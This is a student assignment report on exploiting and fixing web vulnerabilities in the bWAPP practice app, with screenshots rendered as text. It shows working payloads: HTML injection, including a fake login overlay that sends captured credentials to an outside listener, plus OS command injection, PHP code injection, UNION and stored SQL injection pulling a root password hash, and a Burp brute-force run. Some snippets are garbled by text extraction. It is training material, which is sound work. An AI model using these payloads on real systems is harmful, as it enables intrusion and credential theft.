

SNS Assignment – III

Vatsal M. Nagda

Roll No. 20162008

Report On Web Vulnerabilities

A1 – Injection

HTML – Reflection Get

The screenshot shows a web application interface for 'bwAPP' (an extremely buggy web app!). At the top, there's a navigation bar with links for 'Bugs', 'Change Password', 'Create User', 'Set Security Level', 'Reset', and 'Credits'. Below the navigation, a section title reads '/ HTML Injection - Reflected (GET) /'. A sub-instruction says 'Enter your first and last name:'. There are two input fields: 'First name:' and 'Last name:', both represented by empty rectangular boxes. Below these fields is a 'Go' button. Underneath the input fields, the text 'Welcome' is displayed, followed by the output '// Hello //'. At the bottom left, the word 'Guys' is visible.

HTML – Reflection Post

Burp Suite Free Edition v1.7.19 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Scanner Spider Intruder Repeater Sequencer Decoder Comparer Extender Project options

Intercept HTTP history WebSockets history Options

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST request to /sns_demoapp/htmli_post.php

| Type | Name | Value |
|--------|----------------|--------------------------|
| Cookie | security_level | 0 |
| Cookie | PHPSESSID | 9e756af62d4545900a36355c |
| Body | firstname | <h2>Hello</h2> |
| Body | lastname | Guys |
| Body | form | submit |

localhost/sns_demoapp/htmli_get.php?firstname=<h2>+Hello+<%2Fh2>&lastname=+Guys+submit

bWAPP
an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits

/ HTML Injection - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Go

Welcome

// Hello //

Guys

HTML Injection – Reflection

The screenshot shows a Microsoft Internet Explorer browser window with the URL `http://192.168.1.103/bWAPP/htmli_current_url.php#<h1>XSS DOM</h1>`. The page itself has a yellow header with the text "bwAPP" and a bee logo, followed by the red text "an extremely buggy web application!". Below the header is a black navigation bar with links for "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", and "Logout". The main content area features a large, stylized text "/* HTML Injection - Reflected (URL) */" and "/* XSS DOM */". At the bottom left, there is a note: "Your current URL: `http://192.168.1.103/bWAPP/htmli_current_url.php#`".


HTML – Injection Stored

The screenshot shows a Microsoft Internet Explorer browser window with the title "/* HTML Injection - Stored */". The main content area contains a form for adding an entry to a blog. The text input field contains the following HTML code:

```
<div style="position: absolute; left: 0px; top: 0px; width: 1900px; height: 1300px; z-index: 1000; background-color:white; padding: 1em;">Please login with valid credentials:<br><form name="login" action="http://10.0.1.66 ...</div>
```

Below the form is a button labeled "Add Entry". At the bottom of the page is a table with the following structure:

| # | Owner | Date | Entry |
|---|-------|------|-------|
| | | | |




Please login with valid credentials:

| | |
|--------------------------------------|--------------------------|
| Username: | <input type="text"/> |
| Password: | <input type="password"/> |
| <input type="button" value="Login"/> | |

```
Listening on [0.0.0.0] (family 0, port 8080)
Connection from [127.0.0.1] port 8080 [tcp/http-alt] accepted (family 2, sport 47062)
GET /login.htm?username=ravi&password=prakash HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:51.0) Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/sns_demoapp/html_i_stored.php
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

I Frame Injection


| localhost/sns_demoapp/iframe1.php?ParamUrl=robots.txt&ParamWidth=250&ParamHeight=250 |



/ iFrame Injection /

```
User-agent: GoodBot  
Disallow:  
  
User-agent: BadBot  
Disallow: /  
  
User-agent: *  
Disallow: /admin/  
Disallow: /documents/  
Disallow: /images/  
Disallow: /passwords/
```

localhost/sns_demoapp/iframei.php?ParamUrl=index.php&ParamWidth=250&ParamHeight=250



/ iFrame Injection /



OS Command Injection

/ OS Command Injection /

DNS lookup: ;ls -l

Lookup

```
total 1564 -rwxrwxrwx 1 root root 112 Feb 27 22:15 666 -rwxrwxrwx 1 root root 2589 Feb 27 22:15 INSTALL.txt  
drwxrwxrwx 2 root root 4096 Feb 27 22:17 admin -rwxrwxrwx 1 root root 2093 Feb 27 22:15 aim.php drwxrwxrwx 2  
root root 4096 Feb 27 22:15 apps -rwxrwxrwx 1 root root 6623 Feb 27 22:15 ba_captcha_bypass.php -rwxrwxrwx 1  
root root 10033 Feb 27 22:15 ba_forgotten.php -rwxrwxrwx 1 root root 1208 Feb 27 22:15 ba_insecure_login.php  
-rwxrwxrwx 1 root root 7551 Feb 27 22:15 ba_insecure_login_1.php -rwxrwxrwx 1 root root 9338 Feb 27 22:15  
ba_insecure_login_2.php -rwxrwxrwx 1 root root 7471 Feb 27 22:15 ba_insecure_login_3.php -rwxrwxrwx 1 root root  
4848 Feb 27 22:15 ba_logout.php -rwxrwxrwx 1 root root 1737 Feb 27 22:15 ba_logout_1.php -rwxrwxrwx 1 root root  
1200 Feb 27 22:15 ba_pwd_attacks.php -rwxrwxrwx 1 root root 7524 Feb 27 22:15 ba_pwd_attacks_1.php  
-rwxrwxrwx 1 root root 7914 Feb 27 22:15 ba_pwd_attacks_2.php -rwxrwxrwx 1 root root 8212 Feb 27 22:15  
ba_pwd_attacks_3.php -rwxrwxrwx 1 root root 8039 Feb 27 22:15 ba_pwd_attacks_4.php -rwxrwxrwx 1 root root  
5894 Feb 27 22:15 ba_weak_pwd.php -rwxrwxrwx 1 root root 732 Feb 27 22:15 backdoor.php -rwxrwxrwx 1 root root  
5907 Feb 27 22:15 bof_1.php -rwxrwxrwx 1 root root 4804 Feb 27 22:15 bof_2.php -rwxrwxrwx 1 root root 7858 Feb  
27 22:15 bugs.txt -rwxrwxrwx 1 root root 1821 Feb 27 22:15 captcha.php -rwxrwxrwx 1 root root 1101 Feb 27 22:15  
captcha_box.php -rwxrwxrwx 1 root root 5941 Feb 27 22:15 clickjacking.php -rwxrwxrwx 1 root root 5584 Feb 27  
22:15 commandi.php -rwxrwxrwx 1 root root 6133 Feb 27 22:15 commandi_blind.php -rwxrwxrwx 1 root root 780 Feb  
27 22:15 config.inc -rwxrwxrwx 1 root root 963 Feb 27 22:15 config.inc.php -rwxrwxrwx 1 root root 1303 Feb 27  
22:15 connect.php -rwxrwxrwx 1 root root 1027 Feb 27 22:15 connect_i.php -rwxrwxrwx 1 root root 5897 Feb 27  
22:15 credits.php -rwxrwxrwx 1 root root 10065 Feb 27 22:15 cs_validation.php -rwxrwxrwx 1 root root 9206 Feb 27  
22:15 csrf_1.php -rwxrwxrwx 1 root root 6173 Feb 27 22:15 csrf_2.php -rwxrwxrwx 1 root root 8434 Feb 27 22:15
```

PHP Code – Injection

localhost/sns_demoapp/phpi.php

The screenshot shows the bwAPP web application interface. At the top, there's a navigation bar with links for 'Bugs', 'Change Password', 'Create User', and 'Set Security Level'. Below the navigation bar is a yellow header section featuring the bwAPP logo (a bee icon next to the text 'bwAPP') and the tagline 'an extremely buggy web app !'. The main content area is white and displays the text '/ PHP Code Injection /' in large, stylized letters. At the bottom of the page, a message states 'This is just a test page, reflecting back your message...'. The URL 'localhost/sns_demoapp/phpi.php' is visible in the browser's address bar.

This is just a test page, reflecting back your message...

The screenshot shows a web browser window with the URL `localhost/sns_demoapp/phpi.php?message=Hello;phpinfo()`. The page title is "Webscantest". The main content area features a large, stylized header "**/ PHP Code Injection /**". Below it, a message says "This is just a test page, reflecting back your message..." followed by the word "Hello". A prominent purple banner across the middle of the page displays "**/ PHP Version 7.0.15-Oubuntu0.16.04.2 /**". Below the banner is a table of PHP configuration settings:

| | |
|--|--|
| System | Linux ravi-Dell-System-XPS-L502X 4.4.0-64-generic #85-Ubuntu SMP Mon Feb 20 x86_64 |
| Server API | Apache 2.0 Handler |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | /etc/php/7.0/apache2 |
| Loaded Configuration File | /etc/php/7.0/apache2/php.ini |
| Scan this dir for additional .ini files | /etc/php/7.0/apache2/conf.d |
| Additional .ini files parsed | /etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opca /7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/ /20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.c |

SQL Injection Blind

/ SQL Injection - Blind (SQLite) /

Search for a movie:

The movie exists in our database!

/ SQL Injection - Blind (SQLite) /

Search for a movie:

The movie exists in our database!

SQL Injection (SQL Lite)

localhost/sns_demoapp/sqli_11.php?title='union+select+1,2,sqlite_version(),4,5,6--+&action=search



an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits

/ SQL Injection (SQLite) /

Search for a movie: (requires the PHP SQLite module)

| Title | Release | Character | Genre | IMDb |
|-----------------------|---------|-----------------|--------|----------------------|
| 2 | 3.11.0 | 5 | 4 | Link |
| G.I. Joe: Retaliation | 2013 | Cobra Commander | action | Link |
| Iron Man | 2008 | Tony Stark | action | Link |
| Man of Steel | 2013 | Clark Kent | action | Link |

localhost/sns_demoapp/sqli_11.php?title='union+select+1,2,sql,4,5,6 from sqlite_master--+&action=se

/ SQL Injection (SQLite) /

Search for a movie: (requires the PHP SQLite mod

| Title | Release | Character | Genre | IMDb |
|-------|--|-----------|-------|----------------------|
| 2 | | 5 | 4 | Link |
| | CREATE TABLE "blog" ("id" int(10) NOT NULL , "owner" varchar(100) DEFAULT NULL, "entry" varchar(500) DEFAULT NULL, "date" datetime DEFAULT NULL, PRIMARY KEY ("id")) | 5 | 4 | Link |
| | CREATE TABLE "heroes" ("id" int(10) NOT NULL , "login" varchar(100) | | | |

localhost/sns_demoapp/sqli_11.php?title='union+select+1,2,name,4,5,6 from sqlite_master--+&action=

| Title | Release | Character | Genre | IMDb |
|-----------------------|---------------------------|-----------------|--------|----------------------|
| 2 | blog | 5 | 4 | Link |
| 2 | heroes | 5 | 4 | Link |
| 2 | movies | 5 | 4 | Link |
| 2 | sqlite_autoindex_blog_1 | 5 | 4 | Link |
| 2 | sqlite_autoindex_heroes_1 | 5 | 4 | Link |
| 2 | sqlite_autoindex_movies_1 | 5 | 4 | Link |
| 2 | sqlite_autoindex_users_1 | 5 | 4 | Link |
| 2 | users | 5 | 4 | Link |
| G.I. Joe: Retaliation | 2013 | Cobra Commander | action | Link |
| Iron Man | 2008 | Tony Stark | action | Link |

SQL Injection Stored (Blog)

/ SQL Injection - Stored (Blog) /

Add an entry to our blog:

'

Add Entry

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'bee')' at line 1

Add an entry to our blog:

ravi', 'ravi

Add Entry

The entry was added to our blog!

| # | Owner | Date | Entry |
|---|-------|------------------------|-------|
| 1 | test | 2017-02-28 12:16:37 | test |
| 2 | bee | 2017-02-28 12:16:53 | hello |
| 3 | ravi | 2017-02-28 12:18:49 | ravi |

/ SQL Injection - Stored (Blog) /

Add an entry to our blog:

```
ravi',(select password from mysql.user where user='root' limit 0,1))#
```

[Add Entry](#)

The entry was added to our blog!

| # | Owner | Date | Entry |
|---|-------|------------------------|-------|
| 1 | test | 2017-02-28 12:16:37 | test |
| 2 | bee | 2017-02-28 12:16:53 | hello |
| 3 | ravi | 2017-02-28 12:18:49 | ravi |
| 4 | bee | 2017-02-28 12:22:57 | hi |
| 5 | root | 2017-02-28 12:33:08 | ravi |

SQL Injection Stored (SQL Lite)

/ SQL Injection - Stored (SQLite) /

Add an entry to our blog:

```
', '');
```

[Add Entry](#)

[Delete Entries](#)

The entry was added to our blog!

| # | Owner | Date | Entry |
|---|-------|------------|-------|
| 1 | | 2017-02-28 | |
| 2 | bee | 2017-02-28 | hello |

SQL Injection Stored (User Agent)

/ SQL Injection - Stored (User-Agent) /

Your IP address and User-Agent string have been logged into the database! ([download log file](#))

An overview of our latest visitors:

| Date | IP Address | User-Agent |
|------------------------|------------|--|
| 2017-02-28 12:54:06 | 127.0.0.1 | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:51.0) Gecko/20100101 Firefox/51.0 |

/ SQL Injection - Stored (User-Agent) /

Your IP address and User-Agent string have been logged into the database! ([download log file](#))

An overview of our latest visitors:

| Date | IP Address | User-Agent |
|------------------------|------------|--|
| 2017-02-28 12:54:06 | 127.0.0.1 | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:51.0) Gecko/20100101 Firefox/51.0 |

Burp Suite Free Edition v1.7.17 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender

Intercept HTTP history WebSockets history Options

Request to <http://localhost:80> [127.0.0.1]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /sns_demoapp/sql1_17.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:51.0) Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost/sns_demoapp/sql1_17.php
Cookie: security_level=0; PHPSESSID=fdm73u3hb9gcfrhs7473rt1dm5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 22

bug=25&form_bug=submit
```

Intercept HTTP history WebSockets history Options

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
GET /sns_demoapp/sqli_17.php HTTP/1.1
Host: localhost
User-Agent: ravi','prakash')#
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost/sns_demoapp/sqli_17.php
Cookie: security_level=0; PHPSESSID=f73u3hb9gcfrhs7473rt1dm5
Connection: close
Upgrade-Insecure-Requests: 1
```

/ SQL Injection - Stored (User-Agent) /

Your IP address and User-Agent string have been logged into the database! ([download log file](#))

An overview of our latest visitors:

| Date | IP Address | User-Agent |
|------------------------|------------|------------|
| 2017-02-28 12:57:22 | prakash | ravi |

XML XPATH Injection (Login Form)

/ XML/XPath Injection (Login Form) /

Enter your 'superhero' credentials.

Login:

Password:

/ XML/XPath Injection (Login Form) /

Enter your 'superhero' credentials.

Login:

Password:

Welcome **Neo**, how are you today?

Your secret: **Oh why didn't I took that BLACK pill?**

Fixes:

Html Stored Injection

```
<td><?php echo $row->owner; ?></td>
<td><?php echo $row->date; ?></td>
<?php/* FIX - HTML Injection (Stored) */?>
<td><?php $row->entry = htmlspecialchars($row->entry); echo $row->entry; ?></td>

</tr>
```

Html Get and Post Injection

```
/* FIX - Injection
To escape < and > characters
*/
$firstname = htmlspecialchars($firstname);
$lastname = htmlspecialchars($lastname);

if($firstname == "" or $lastname == "")
{
```

I Frame Injection

```
<iframe frameborder="0" src=<?php
// FIX : Iframe Injection
if(xss($_GET["ParamUrl"]) == "robots.txt")
    echo xss($_GET["ParamUrl"]);?>" height=<?php echo xss($_GET["ParamHeight"]);?>" width=<?php echo xss($_GET["ParamWidth"]);?></
```

Command Injection

```
{
// FIX - OS Command Injection
    $target = escapeshellarg($target);
//echo $target;
    echo "<p align=\\"left\\">" . shell_exec("nslookup " . commandi($target)) . "</p>";
}
```

SQL Injection Blind

```
//FIX: SQL- injection - BlinD(SQlItE)
//$recordset = $db->query($sql);
$recordset = $db->prepare($sql);

if(!$recordset)
{
```

SQL Injection SQLite

```
//FIX: SQL Injection (SQlItE)
//$recordset = $db->query($sql);
$recordset = $db->prepare($sql);

if(!$recordset)
{
```

A2. Broken Authentication and Session Management

Broken Auth. - Insecure Login Forms

Bug:

1. Right click on page and view source page.
 2. We can find that login: tonystark and password: I am Iron Man are by default, so if we input these values, we can successfully login.

```
<div id="main">  
    <h1>Broken Auth. - Insecure Login Forms</h1>  
    <p>Enter your credentials.</p>  
    <form action="/sns_demoapp/ba_insecure_login_1.php" method="POST">  
        <p><label for="login">Login:</label><font color="white">tonystark</font><br />  
        <input type="text" id="login" name="login" size="20" /></p>  
        <p><label for="password">Password:</label><font color="white">I am Iron Man</font><br />  
        <input type="password" id="password" name="password" size="20" /></p>  
    </form>  
</div>
```

```
<div id="main">

    <h1>Broken Auth. - Insecure Login Forms</h1>

    <p>Enter your credentials.</p>

    <form action="/sns_demoapp/ba_insecure_login_1.php" method="POST">

        <p><label for="login">Login:</label><font color="white">tonystark</font><br />
        <input type="text" id="login" name="login" size="20" /></p>

        <p><label for="password">Password:</label><font color="white">I am Iron Man</font><br />
        <input type="password" id="password" name="password" size="20" /></p>

        <button type="submit" name="form" value="submit">Login</button>

    </form>

    <br>
```

bWAPP
an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

Choose your bug:
----- bWAPP v2.2 ----- Hack

Set your security level:
low Set Current low

/ Broken Auth. - Insecure Login Forms /

Enter your credentials.

Login:

Password:

Login

bWAPP is licensed under CC BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

bWAPP
an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

Choose your bug:
----- bWAPP v2.2 ----- Hack

Set your security level:
low Set Current low

/ Broken Auth. - Insecure Login Forms /

Enter your credentials.

Login:

Password:

Login

Successful login! You really are Iron Man :)

bWAPP is licensed under CC BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

Solution:

Go to source code and remove tonystark and I am Iron Man.

/ Broken Auth. - Insecure Login Forms /

Enter your credentials.

Login:

Password:


Invalid credentials!

Broken Auth. - Logout Management

BUG: If the user logs out from the page by pressing '[here](#)'. User thinks he has successfully logged out but if some attacker presses back button it will go back to logout page as the session is not terminated.

Solution:

To add `session_expired()` in `ba_logout_1.php` so that session gets expired after successful logout.



```
ba_logout_1.php (/opt/lampp/htdocs/sns_demoapp) - gedit
Open ▾ F Save
<?php
/*
bwAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bwAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.
*/
Enjoy!
Malik Mesellem
Twitter: @MME_IT

bwAPP is licensed under a Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International License (http://creativecommons.org/licenses/by-nc-nd/4.0/). Copyright © 2014 MME BVBA. All rights reserved.

*/
include("security.php");
include("security_level_check.php");
switch($_COOKIE["security_level"]){
    case "0" :
        // Do nothing
        session_destroy();
        break;
    case "1" :
        // Do nothing
        session_start();
        session_regenerate_id();
        break;
}
```

Session Mgmt. - Administrative Portals:

This screenshot shows the bWAPP administrative portal for session management. The top navigation bar includes links for Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout, and Welcome Bee. On the right side, there are dropdown menus for 'Choose your bug' (set to bWAPP v2.2) and 'Set your security level' (set to 'low'). Below these are social sharing icons for Twitter, LinkedIn, Facebook, and Email. A message at the bottom states: 'This page is locked. HINT: check the URL...'.

This screenshot shows the same bWAPP administrative portal page after a successful URL manipulation. The message at the bottom now reads: 'Cowabunga... You unlocked this page using an URL manipulation.' The rest of the interface remains identical to the first screenshot.

solution: We will make necessary changes in php to avoid this manipulation

```

if(isset($_GET["admin"]))
{
    //If($_GET["admin"] == "1")
    //{
        // $message = "Cowabunga...<p><font color=\"green\">You unlocked this page using an URL manipulation.</font></p>";
    //}
    //Else
    //{
        $message=<font color=\"red\">This page is locked.</font><p>HINT: check the URL...</p>";
    //}
}

```

Broken Auth. - Password Attacks:

/ Broken Auth. - Password Attacks /

Enter your credentials (bee/bug).

Login:

Password:

Burp Suite Free Edition v1.7.17 - Temporary Project

Burp Intruder Repeater Window Help

| | | | | | | |
|-----------|---------|----------|----------|-----------------|--------------|--------|
| Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts |
| Target | Proxy | Spider | Scanner | Intruder | Repeater | |

Intercept HTTP history WebSockets history Options

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

```

POST /sns_demoapp/ba_pwd_attacks_1.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:51.0) Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost/sns_demoapp/ba_pwd_attacks_1.php
Cookie: security_level=0; PHPSESSID=d3757167023240321eadf6777386c402
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 35

login=bee&password=star&form=submit

```

Sequencer Decoder Comparer Extender Project options User options Alerts

Target Proxy Spider Scanner Intruder Repeater

1 × 2 × ...

Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /sns_demoapp/ba_pwd_attacks_1.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:51.0)
Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost/sns_demoapp/ba_pwd_attacks_1.php
Cookie: security_level=0; PHPSESSID=d375716702324032leadf6777386c402
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 35

login=$bee$&password=$star$&form=submit
```

Add § Clear § Auto § Refresh

? < + > Type a search term 0 matches Clear

2 payload positions Length: 551

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 4
 Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

| | |
|--------------------------------------|----------------------|
| Paste | bee |
| Load ... | user |
| Remove | admin |
| Clear | administrator |
| Add | <input type="text"/> |
| Add from list ... [Pro version only] | |

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 4
 Payload type: Simple list Request count: 16

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

bug
 admin
 administrator
 password

Paste Load ... Remove Clear Add Add from list ... [Pro version only]

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

| Request | Payload1 | Payload2 | Status | Error | Timeout | Length | Invalid | Comment |
|---------|---------------|---------------|--------|--------------------------|--------------------------|--------|-------------------------------------|---------|
| 0 | | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 13891 | <input checked="" type="checkbox"/> | |
| 1 | bee | bug | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 13860 | <input type="checkbox"/> | |
| 2 | user | bug | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 13891 | <input checked="" type="checkbox"/> | |
| 3 | admin | bug | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 13891 | <input checked="" type="checkbox"/> | |
| 4 | administrator | bug | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 13891 | <input checked="" type="checkbox"/> | |
| 5 | bee | admin | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 13891 | <input checked="" type="checkbox"/> | |
| 6 | user | admin | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 13891 | <input checked="" type="checkbox"/> | |
| 7 | admin | admin | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 13891 | <input checked="" type="checkbox"/> | |
| 8 | administrator | admin | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 13891 | <input checked="" type="checkbox"/> | |
| 9 | bee | administrator | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 13891 | <input checked="" type="checkbox"/> | |
| 10 | user | administrator | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 13891 | <input checked="" type="checkbox"/> | |
| 11 | admin | administrator | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 13891 | <input checked="" type="checkbox"/> | |
| 12 | administrator | administrator | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 13891 | <input checked="" type="checkbox"/> | |
| 13 | bee | password | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 13801 | <input checked="" type="checkbox"/> | |

Request Response

Raw Headers Hex HTML Render

```
</form>
<br>
<font color="green">Successful login! </font>
</div>
<div id="side">
<a href="http://twitter.com/MME_IT" target="blank_" class="button"></a>
```

?

